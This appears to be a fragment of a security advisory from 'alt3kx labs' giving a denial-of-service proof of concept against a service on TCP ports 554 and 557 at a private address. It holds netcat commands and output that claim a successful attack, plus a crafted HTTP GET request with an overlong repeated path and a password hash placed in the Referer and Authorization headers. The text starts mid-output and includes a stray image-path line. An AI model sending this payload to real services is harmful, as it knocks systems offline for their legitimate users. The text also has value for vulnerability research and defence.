(UNKNOWN) [10.50.10.248] 554 (?): connection refused        ← Successful Denial of Service attack
sent 0, rcvd 0: NOTSOCK
```





```
--==+================================+==--
--==+ Denial of  service attack port  (TCP 557)  +==--
--==+================================+==--
```

A denial-of-service attack (DoS attack) is an attempt to make a computer resource unavailable to its intended users. Although the motives for a DoS attack may vary, it generally comprises the concerted, malevolent efforts of a person(s) to prevent an Internet site or service from functioning temporarily or indefinitely.

```
$ cat dos.txt | nc -vvn 10.50.10.248 557
(UNKNOWN) [10.50.10.248] 557 (?) open
```

```
--==+===========================+==--
--==+ Denial of  service attack PoC (5)   +==--
--==+===========================+==--
```

```
GET
/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x//x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x/x
/x/x/x/x/x/ HTTP/1.1
Accept: */*
Referer: http://$1$9hC8DmrL$8NG8i3pQXBabAKo.AIm8U.:12345@10.50.10.248:557
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET
CLR 3.0.04506.30)
Host: 10.50.10.248:557
Connection: Keep-Alive
Authorization: Basic JDEkOWhDOERtckwkOE5HOGkzcFFYQmFiQUtvLkFJbThVLjoxMjM0NQ==
```



alt3kx labs